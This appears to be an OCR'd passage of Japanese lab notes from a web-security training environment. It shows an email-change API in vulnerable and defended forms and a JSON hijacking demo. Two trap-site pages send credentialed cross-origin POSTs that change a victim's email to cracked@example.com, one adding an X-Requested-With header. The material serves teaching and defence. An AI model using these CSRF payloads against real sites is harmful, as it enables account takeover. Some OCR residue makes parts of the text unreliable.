<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```


```
<body onload="mailcheck()">
<script src="../js/jquery-3.2.1.min.js"></script>
<input id="mail">
<input id="chgmail" type="button" value="メールアドレス変更">
<p id="p_mail"></p>
<p id="result"></p>
<script>
function mailcheck() {
  $.ajax({
    url: '4g-020.php',
    type: 'GET',
    dataType: 'json'
  }).done(function(data) {
    $('#p_mail').text(data.mail);
  })
}

$('#chgmail').on('click', function() {
  $.ajax({
    url: '4g-021c.php',
    type: 'POST',
    dataType: 'json',
    contentType: 'application/json',
    data: JSON.stringify({"mail": $('#mail').val()})
  }).done(function(data) {
    mailcheck();
    $('#result').text(data.result);
  })
});
</script>
<body>
```

【サーバ： 4g/4g-022c.html 】

/var/www/html/4g/4g-022c.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="mailcheck()">
<script src="../js/jquery-3.2.1.min.js"></script>
<input id="mail">
<input id="chgmail" type="button" value="メールアドレス変更">
<p id="p_mail"></p>
<p id="result"></p>
<script>
function mailcheck() {
  $.ajax({
    url: '4g-020.php',
    type: 'GET',
    dataType: 'json'
  }).done(function(data) {
    $('#p_mail').text(data.mail);
  })
}

$('#chgmail').on('click', function() {
  $.ajax({
    url: '4g-021c.php',
    type: 'POST',
    dataType: 'json',
    contentType: 'application/json',
    data: JSON.stringify({"mail": $('#mail').val()})
  }).done(function(data) {
    mailcheck();
    $('#result').text(data.result);
  })
});
</script>
<body>
```

【サーバ： 4g/4g-020.php 】

/var/www/html/4g/4g-020.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    $_SESSION['mail'] = 'secret@example.jp';
  }
  // メールアドレスをJSONで返す
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode(array(
    'mail'    => $_SESSION['mail']));
```

【サーバ： 4g/4g-021c.php 】


/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
     || $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```


【ブラウザ→サーバ： リクエスト 4g/4g-022c.html → レスポンス 】




【ブラウザ→サーバ： リクエスト js/jquery-3.2.1.min.js → レスポンス 】




【ブラウザ→サーバ： リクエスト 4g/4g-020.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-021c.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-020.php → レスポンス 】




4g-921c ： CSRF攻撃 （カスタムリクエストヘッダ）

【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
```



【サーバ： 4g/4g-921c.html 】

/var/www/html/4g/4g-921c.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021c.php");
  req.withCredentials = true;
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

【サーバ： 4g/4g-021c.php 】


/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
     || $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```

【ブラウザ→サーバ： リクエスト 4g/4g-921c.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-021c.php → レスポンス 】





4g-921d ： CSRF攻撃(2) （カスタムリクエストヘッダ）

【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
```





【サーバ： 4g/4g-921d.html 】

/var/www/html/4g/4g-921d.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
罠サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021c.php");
  req.withCredentials = true;
  req.setRequestHeader('X-Requested-With', 'XMLHttpRequest');
  req.send('{"mail": "cracked@example.com"}');
</script>
<body>
```

【サーバ： 4g/4g-021c.php 】


/var/www/html/4g/4g-021c.php - wasbook@example.jp - エディタ - WinSCP

```
k?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  if (empty($_SERVER['HTTP_X_REQUESTED_WITH'])
      || $_SERVER['HTTP_X_REQUESTED_WITH'] !== 'XMLHttpRequest') {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```

【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-921d.html → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-021c.php → レスポンス 】



・JSONハイジャック
4g-030 ： JSONのサンプル


【ブラウザ】

- JSONハイジャック
  1. 4g-030 :JSONのサンプル
  2. 4g-930 :JSONをscript要素で読み出そうとする
  3. 4g-931 :JSONハイジャック(古いFirefoxで再現)


```
47 <li>JSONハイジャック</li>
48 <ol>
49 <li><a href="4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```

- JSONPの不適切な利用
  1. 4g-040 :ログイン(api.example.net)
  2. 4g-042 :個人情報の表示(正常系)
  3. 4g-042 :罠サイトから個人情報の表示


```
53 <li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :罠サイトから個人情報の表示</a></li>
58 </ol>
```



【サーバ： 4g/4g-030.json 】



【ブラウザ→サーバ： リクエスト 4g-030.json → レスポンス 】




4g-930 ： JSONをscript要素で読み出そうとする

【ブラウザ】


- JSONハイジャック
  1. 4g-030 :JSONのサンプル
  2. 4g-930 :JSONをscript要素で読み出そうとする
  3. 4g-931 :JSONハイジャック(古いFirefoxで再現)

```
47 <li>JSONハイジャック</li>
48 <ol>
49 <li><a href="4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```




読み出そうとしているが、表示されない

【サーバ： 4g/4g-930.html 】



【ブラウザ→偽サーバ： リクエスト trap.example.com/4g/4g-030.json → レスポンス 】




読み出そうとしているが、表示されない


4g-931 ： JSONハイジャック(古いFirefoxで再現)

【ブラウザ】


- JSONハイジャック
  1. 4g-030 :JSONのサンプル
  2. 4g-930 :JSONをscript要素で読み出そうとする
  3. 4g-931 :JSONハイジャック(古いFirefoxで再現)

```
47 <li>JSONハイジャック</li>
48 <ol>
49 <li><a href="4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSONハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
```






古いFirefoxではないので、内容は表示されない

